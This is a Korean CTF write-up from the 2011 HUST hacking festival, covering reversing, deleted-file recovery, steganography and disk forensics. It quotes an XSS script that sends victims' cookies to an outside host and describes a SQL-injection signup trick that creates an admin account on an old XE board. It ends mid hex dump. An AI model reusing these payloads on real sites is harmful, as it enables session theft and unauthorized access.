

HUST 10th Hacking Festival

Write-Up

Written By Xero

박준혁 (한국디지털미디어고등학교 1학년)

2011-10-16

[wnsgurzxc@nate.com](mailto:wnsгурzxc@nate.com)

목차

0. 잡담	- 3
1. 팀원 소개	- 5
2. 풀이	- 6
3. 후기	- 42

0. 잡담

같은 반 친구와 둘이서 나가게 된 대회이다.

미리 대회가 열릴 것을 알고 작년 HUST 9th 대회 문제들을 살피며 이번 대회를 준비하고 있었다.

작년 대회 수준이 제법 쉽고 재미있는 문제들이 많았기에 안도했지만 그래도 대회 날까지 긴장감을 놓지 않고 준비하였다.

비록 보안에 입문한지 몇 달 안된 고등학생과 프로그래밍을 주로 하던 학생 두명 이지만 하는 데까지는 해보자 라는 생각으로 부딪히게 되었다.

1. 팀원 소개


Sonic – 박준혁 (한국디지털미디어고등학교 1학년)

gogilgogi – 고기완 (한국디지털미디어고등학교 1학년)


2. 풀이

Problem A – 100P – Solved By gogilgogi

다음과 같이 locker.exe 라는 파일 하나가 주어진다.



실행하면 다음과 같이 NumLock 이라는 프로그램이 실행된다.



임의의 값을 넣고 확인을 누르니 Try again 이라는 글이 나타났다.



0~9 까지의 숫자 6개를 대입해서 풀어도 되지만 시간을 많이 잡아먹기에 리버싱을 통해 해결하기로 하였다.

올리디버거로 열어보니 UPX 패킹이 되어있었다.

UPX 툴로 언패킹을 해도 되지만 다음과 같이 수동으로 마지막 JMP 구문을 통해 언패킹하였다.

```

^ 75 FA  JNZ SHORT locker,0041C348
. 83EC 80  SUB ESP,-80
- E9 5A64FEFF JMP locker,004027B0

```

언패킹을 하면 다음과 같이 실제 코드쪽으로 접근하게 된다.

```


55      PUSH EBP
8BEC    MOV EBP,ESP
6A FF   PUSH -1
68 D8544100 PUSH locker,004154D8
68 B0294000 PUSH locker,004029B0
64:A1 00000000 MOV EAX,DWORD PTR FS:[0]
50      PUSH EAX
64:8925 00000000 MOV DWORD PTR FS:[0],ESP
83C4 94   ADD ESP,-6C
53      PUSH EBX
56      PUSH ESI
57      PUSH EDI
8965 E8   MOV DWORD PTR SS:[EBP-18],ESP
C745 FC 00000000 MOV DWORD PTR SS:[EBP-4],0
6A 02    PUSH 2
FF15 BC764100 CALL DWORD PTR DS:[4176BC]

```

JMP to MSVCRTD, _except_handler3

MSVCRTD, __set_app_type

Ultra String Reference의 Find ASCII 기능을 이용해 문자열들을 찾아보았다.



그러자 다음과 같이 숫자와 영문자들이 번갈아 가며 적혀있었다.

```
PUSH locker,00415430 7
PUSH locker,0041542C 1
PUSH locker,00415428 5
PUSH locker,00415424 L
PUSH locker,00415420 0
PUSH locker,0041542C 1
PUSH locker,0041541C 3
PUSH locker,00415418 K
PUSH locker,00415414 8
PUSH locker,00415410 E
PUSH locker,0041540C 9
PUSH locker,00415408 U
```

숫자를 차례대로 대입하면 ILIKEU 라는 문자열이 나오고 인증에 성공했다.



Key : ILIKEU

Problem B – 150P – Solved By gogilgogi

다음과 같이 inode_key_year_month_date(m-time) 을 구하라고 한다.

B

Score: 150

Address: <http://festival.hust.net:22280/b/876A9D09488817161F7A6431C861713F>

find

inode_key_year_month_date(m-time)

id:wjgmlsms

pass:gkdtkdqorhvkdy

Answer:

다운을 받은 후 file 명령어를 통해 속성을 보면 ext2 파일 시스템 데이터인 것을 확인할 수 있다.

마운트 명령어를 통해 마운트 시켜보니 파일이 모두 삭제되어 있었다.

그래서 Debugfs 명령어를 이용해 파일을 복구해 보기로 했다.

```
root@Xero-vm: /home/sonic/바탕화면
root@Xero-vm:/home/sonic/바탕화면# file 876A9D0948B817161F7A6431C861713F
876A9D0948B817161F7A6431C861713F: Linux rev 1.0 ext2 filesystem data, UUID=b6c3f
495-224a-4564-ad77-04ff4e363132
root@Xero-vm:/home/sonic/바탕화면# debugfs 876A9D0948B817161F7A6431C861713F
debugfs 1.41.14 (22-Dec-2010)
debugfs: lsdel
```


Debugfs 상에서 lsdel 을 입력해 다음과 같이 지워진 파일들의 목록을 보았다.

```
root@Xero-vm: /home/sonic/바탕화면

Inode Owner Mode Size Blocks Time deleted
12 1000 100766 1 1/ 1 Mon Aug 22 16:02:45 2011
13 1000 100766 1 1/ 1 Mon Aug 22 16:02:45 2011
14 1000 100766 1 1/ 1 Mon Aug 22 16:02:45 2011
15 1000 100766 1 1/ 1 Mon Aug 22 16:02:45 2011
16 1000 100766 1 1/ 1 Mon Aug 22 16:02:45 2011
17 1000 100766 1 1/ 1 Mon Aug 22 16:02:45 2011
18 1000 100766 134980 133/ 133 Mon Aug 22 16:02:45 2011
19 1000 100766 1 1/ 1 Mon Aug 22 16:02:45 2011
20 1000 100766 1 1/ 1 Mon Aug 22 16:02:45 2011
21 1000 100766 1 1/ 1 Mon Aug 22 16:02:45 2011
22 1000 100766 1 1/ 1 Mon Aug 22 16:02:45 2011
23 1000 100766 1 1/ 1 Mon Aug 22 16:02:45 2011
24 1000 100766 1 1/ 1 Mon Aug 22 16:02:45 2011
25 1000 100766 122157 121/ 121 Mon Aug 22 16:02:45 2011
26 1000 100766 1 1/ 1 Mon Aug 22 16:02:45 2011
27 1000 100766 1 1/ 1 Mon Aug 22 16:02:45 2011
28 1000 100766 1 1/ 1 Mon Aug 22 16:02:45 2011
29 1000 100766 1 1/ 1 Mon Aug 22 16:02:45 2011
30 1000 100766 1 1/ 1 Mon Aug 22 16:02:45 2011
31 1000 100766 718695 706/ 706 Mon Aug 22 16:02:45 2011
32 1000 100766 1 1/ 1 Mon Aug 22 16:02:45 2011
33 1000 100766 1 1/ 1 Mon Aug 22 16:02:45 2011
:
```

제일 용량이 크던 31번 파일을 dump 명령어를 통해 복구하였다.


```
root@Xero-vm: /home/sonic/바탕화면

root@Xero-vm:/home/sonic/바탕화면# file 876A9D0948B817161F7A6431C861713F
876A9D0948B817161F7A6431C861713F: Linux rev 1.0 ext2 filesystem data, UUID=b6c3f
495-224a-4564-ad77-04ff4e363132
root@Xero-vm:/home/sonic/바탕화면# debugfs 876A9D0948B817161F7A6431C861713F
debugfs 1.41.14 (22-Dec-2010)
debugfs: lsdel
debugfs: dump <31> bb
```

File 명령어를 이용해 bb파일의 속성을 보니 jpeg 파일로써 이미지 파일인 것을 확인할 수 있었다.

```
root@Xero-vm: /home/sonic/바탕화면
root@Xero-vm:/home/sonic/바탕화면# file 876A9D0948B817161F7A6431C861713F
876A9D0948B817161F7A6431C861713F: Linux rev 1.0 ext2 filesystem data, UUID=b6c3f
495-224a-4564-ad77-04ff4e363132
root@Xero-vm:/home/sonic/바탕화면# debugfs 876A9D0948B817161F7A6431C861713F
debugfs 1.41.14 (22-Dec-2010)
debugfs: lsdel
debugfs: dump <31> bb
debugfs: q
root@Xero-vm:/home/sonic/바탕화면# file bb
bb: JPEG image data, JFIF standard 1.01, comment: "SK Communications CyImage Uploa
oa"
root@Xero-vm:/home/sonic/바탕화면#
```

이미지를 열어보니 만화였고 중간부분에 다음과 같이 키가 적혀있었다.



문제에서 요구한대로 inode_key_year_month_date(m-time) 형식으로 키를 만들어 인증에 성공했다.

Key : 31_K33p true to the dreams of thy youth_11_08_22

Problem C – 100P – Solved By Sonic

다음과 같이 사진 한 장에서 무슨 말을 하려고 했는지를 알아내야 한다.

C

Score: 100

Address: <http://festival.hust.net:22280/c/crypto.png>

나예겐 오래된 남자친구가 있다. 그 사람과 식어버린 지 꽤 오래 전..
더 이상 그에게 흥미를 잃은 난 결국 그 사람에게 숨기고 다른 사람을 만나게 되었다.
죄책감에 시달린 나는 그에게 헤어지자는 메일을 쓰고 있는데..
그러는 중에 날아온 한 통의 메일. 그 사람이다.
그런데 메일엔 글이 아닌 사진 한 장만이 나왔다.
과연 그는 나에게 무슨 말을 하려고 했던 거지?

id:wholdnjsdms
pass:whqpfldkldqslk

Hint 1: Just use tool(s).
Hint 2: Binary.

by melong & gng

Answer:

Crypto.png 파일을 열어보면 다음과 같이 피어로 한 명이 보인다.



헥스 에디터로 열어보니 맨 뒤에 다음과 같은 값들이 있었다.


```
&#80;&#73;&#101;  
&#114;&#82;&#111  
;&#84;&#83;&#116  
;&#69;&#97;&#82;  
&#115;
```

숫자들을 아스키로 생각하고 바꾸니 다음과 같이 나왔다.


PierRoTStEaRs

Png 스테가노그래피 툴인 OpenStego 프로그램을 이용해 추출해보았다.


비밀번호는 위에서 구한 문자열을 소문자로 바꾼 값인 pierrotsteaRs 이다.



그러자 다음과 같이 성공적으로 mp3 파일 하나가 추출되었다.



뭐라고 하는지 못 알아들어서 골드 웨이브 프로그램의 Reverse 기능을 이용해 뒤집어서 들어보았다.



그러자 did you think I didn't know 라는 문장이 들렸고 인증에 성공했다.

Key : did you think I didn't know

Problem D – 150P – Solved By Sonic

다음과 같이 확장자가 없는 파일 하나를 준다.

D

Score: 150

Address: <http://festival.hust.net:22280/d/FF2364A0BE3D20E46CC69EFB36AFE9A5>

I'm in space

id:godqhrdms
pass:akdmathrdpdltek

by choco

Answer:

헥스 에디터로 파일 시그너처를 보니 7z였다.

```
37 7A BC AF 27 1C 00 03 30 47 AF 70 7A 20 0D 00 7z4'...0Gpz ..  
00 00 00 00 23 00 00 00 00 00 00 00 00 A1 8C 8E CD ....#.....;@Ží
```

파일 시그너처 사이트에 검색하면 7z파일이라는 것을 알 수 있다.

```
37 7A BC AF 27 1C          7z4'..  
7Z  7-Zip compressed file
```

확장자를 7z로 바꿔서 압축을 풀면 다음과 같이 두 개의 파일이 나온다.



cover.jpg 파일을 헥스 에디터로 열어서 보면 jpg 파일인데도 밑쪽에 PNG 헤더가 존재한다.

```
7B 3E 55 7F 5B 1F FF D9 89 50 4E 47 0D 0A 1A 0A {>U.[.yÜ%PNG....  
00 00 00 0D 49 48 44 52 00 00 01 8C 00 00 01 8C ....IHDR...@...@  
08 06 00 00 00 C9 39 95 4A 00 00 00 01 73 52 47 .....É9•J....sRG
```

이 또한 파일 시그너처 사이트에 검색하여 PNG의 파일 시그너처라는 것을 알게 되었다.

```
89 50 4E 47 0D 0A 1A 0A          PNG %PNG....  
Portable Network Graphics file  
Trailer: 49 45 4E 44 AE 42 60 82 (IEND@B`,...)
```


헥스 에디터로 PNG의 첫 헤더부터 끝 헤더까지를 뽑아내서 새롭게 파일을 만들면 다음과 같이 QR코드를 볼 수 있다.




Bar Capture 프로그램을 이용해 찍어보았다.



그러자 다음과 같이 The pass is slow_BUT_steady 라는 문장이 나왔다.




Mp3 스테가노그래피 툴인 MP3Stego 툴을 이용해 다음과 같이 방금 QR코드에서 알아낸 패스워드로 디코드하였다.



```
C:\> 관리자: C:\windows\system32\cmd.exe

D:\WXero\유틸리티&툴\MP3Stego_1_1_18\MP3Stego>decode.exe -X -P slow_BUT_steady
"D:\WXero\해킹\해킹대회\hust2011\DWFF2364A0BE3D20E46CC69EFB36AFE9A5 - 복사본\space.mp3"
MP3StegoEncoder 1.1.17
See README file for copyright info
Input file = 'D:\WXero\해킹\해킹대회\hust2011\DWFF2364A0BE3D20E46CC69EFB36AFE9A5 - 복사본\space.mp3' output file = 'mp3'
Will attempt to extract hidden information. Output: D:\WXero\해킹\해킹대회\hust2011\DWFF2364A0BE3D20E46CC69EFB36AFE9A5 - 복사본\space.mp3.txt
the bit stream file D:\WXero\해킹\해킹대회\hust2011\DWFF2364A0BE3D20E46CC69EFB36AFE9A5 - 복사본\space.mp3 is a BINARY file
HDR: s=FFF, id=1, l=3, ep=off, br=9, sf=1, pd=0, pr=0, m=3, js=0, c=0, o=0, e=0
alg.=MPEG-1, layer=III, tot bitrate=128, sfrq=48.0
mode=single-ch, sblim=32, jsbd=32, ch=1
[Frame 1795]Avg slots/frame = 383.787; b/smp = 2.67; br = 127.929 kbps
Decoding of "D:\WXero\해킹\해킹대회\hust2011\DWFF2364A0BE3D20E46CC69EFB36AFE9A5 - 복사본\space.mp3" is finished
The decoded PCM output file name is "mp3"
```

그러자 성공적으로 space.mp3.txt 라는 파일이 추출되었다.

 space.mp3.txt

txt파일을 열어보면 다음과 같은 문장이 보인다.

The_key_is_ http://youtu.be/g1kF4op_XOk

Key : http://youtu.be/g1kF4op_XOk

Problem E – 300P – Solved By Sonic

문제 주소로 들어가 보면 어느 대학교의 교수의 홈페이지가 나타난다.

공지사항, QnA 게시판 등이 있고 힌트가 '아니 이놈이!' 인 것으로 어느 학생이 장난을 쳤다고 짐작했다.

게시판을 뒤지다 보면 어느 학생이 xss를 시도한 흔적을 찾을 수 있다.

다음이 xss를 시도한 소스이다.

```
br /><br />
```

```
<script>var g;g=new
```

```
Image;g.src="http://220.95.152.100:10480/cookie.php?c="+document.cookie;</script></td>
```

<http://220.95.152.100:10480/cookie.php> 사이트에 get형식으로 c 변수에 쿠키 값을 넘겨준다.

위의 주소로 들어가 보면 xe로 만들어진 홈페이지가 있고 버전이 1.4.5.5 이하로 써 검색해 보면 SQL Injection 취약점을 찾을 수 있다.

주소 : <http://www.boannews.com/media/view.asp?idx=25904>

위의 취약점대로 회원가입 쿼리에 9,10,11,12,13,14,15,16,17,18,19,20,'Y',22,23,24)#로 SQL Injection을 시도해 admin 권한의 아이디를 생성하였다.

admin 권한을 얻고 나면 비공개 게시판의 내용을 볼 수 있는데, 128 번 글에서 다음과 같은 이미지를 볼 수 있고 안에 쓰여져 있는 글귀를 인증에 성공했다.



Key : The Great Hope of the Territorial Revival

Problem F – 100P – Solved By gogilgogi


다음과 같이 확장자가 없는 파일 하나가 주어진다.

F
 Score: 100
 Address: http://festival.hust.net:22280/f/B9535940E9C2A81379D3E3A82F731599
 compose
 id:answpfmf
 pass:vnfdjqhqtlek
 by loossy
 Answer:

WinHex로 열어보니 다음과 같이 이미지 파일이었다.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	EB	3C	90	6D	6B	64	6F	73	66	73	00	00	02	04	01	00	ë<.mkdosfs.....
00000010	02	00	02	60	EA	F8	3B	00	20	00	40	00	00	00	00	00	...`èø;. .@.....
















그래서 다음과 같이 Specialist의 Interpret Image File As Disk기능으로 가상으로 마운트시켰다.



그러자 다음과 같이 파일들이 보였다.

Name ^	Ext	Size	Created	Modified	Accessed	Attr	1st sector
[(Root directory)]		16.0 KB					119
[?] [AV] japan_no_mosaic.wmv	wmv	12.5 MB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	2199
[?] 0D2721124F1405387F6D183DB...	jpg	65.1 KB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	155
[?] 3DDAEB82FBBA964FB3461D4E4...	jpg	82.0 KB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	287
[?] 50 kinds of changing fortunes in hi...	txt	2.1 KB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	451
[?] 609A5FB349C92AEE01D41FAE1...	jpg	80.4 KB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	459
[?] 821F03288846297C2CF43C3476...	txt	1.4 KB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	623
[?] 8B04D5E3775D298E78455EFC5...	jpg	217 KB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	627
[?] A9F0E61A137D86AA9DB53465E...	mp3	0.6 MB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	1063
[?] calc.exe	exe	112 KB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	27739
[?] D02C4C4CDE7AE76252540D11...	txt	470 B	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	27963
[?] DD5C8BF51558FFCBE50070719...	wmv	268 KB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	27967
[?] E5F981B4FA005CB38EA2377716...	png	22.8 KB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	28507
[?] lloveyou.WAV	WAV	6.1 MB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	28555
[?] soju one glass.WAV	WAV	6.3 MB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	41023
[x] uyuni_desert.jpg	jpg	0 B	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	

Name ^	Ext	Size	Created	Modified	Accessed	Attr.	1st sector
(Root directory)		16.0 KB					119
[AV] japan_no_mosaic.wmv	wmv	12.5 MB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	2199
0D2721124F1405387F6D183DB...	jpg	65.1 KB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	155
3DDAEB82FBBA964FB3461D4E4...	jpg	82.0 KB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	287
50 kinds of changing fortunes in hi...	txt	2.1 KB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	451
609A5FB349C92AEE01D41FAE1...	jpg	80.4 KB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	459
821F03288846297C2CF43C3476...	txt	1.4 KB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	623
8B04D5E3775D298E		7 KB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	627
A9F0E61A137D86AA		MB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	1063
calc.exe		2 KB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	27739
D02C4C4CDE7AE76		70 B	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	27963
DD5C8BF51558FFCB		9 KB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	27967
E5F981B4FA005CB3		9 KB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	28507
Illoveyou.WAV		MB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	28555
soju one glass.WAV	WAV	6.3 MB	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	41023
uvuni_desert.jpg	jpg	0 B	2011-09-30 20:3...	2011-09-30 20:3...	2011-09-30	A	

					
[AV] japan_no_mosaic .wmv	0D2721124F140 5387F6D183DBF 1E2D17.jpg	3DDAE8B2FBBA 964FB3461D4E4 F1342EB.jpg	8B04D5E3775D 298E78455EFC5 CA404D5.jpg	50 kinds of changing fortunes in his 20's little habit...	609A5FB349C92 AEE01D41FAE16 D082CF.jpg
					
821F032888462 97C2CF43C3476 6A38F7.txt	A9F0E61A137D8 6AA9DB53465E 0801612.mp3	calc.exe	D02C4C4CDE7A E76252540D116 A40F23A.txt	DD5C8BF51558 FFCBE50070719 08E9524.wmv	E5F981B4FA005 CB38EA2377716 6BC34B.png
					
Iloveyou.WAV	soju one glass WAV	uyuni_desert.jpg			

[illegible]

위 txt파일에서의 hex를 hex스 에디터에 붙여넣으면 다음과 같이 exe파일의 일부 hex가 보여진다.

```

4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....ÿÿ..
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ,.....@.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 .....€...
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..°..'.Í!,.LÍ!Th
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
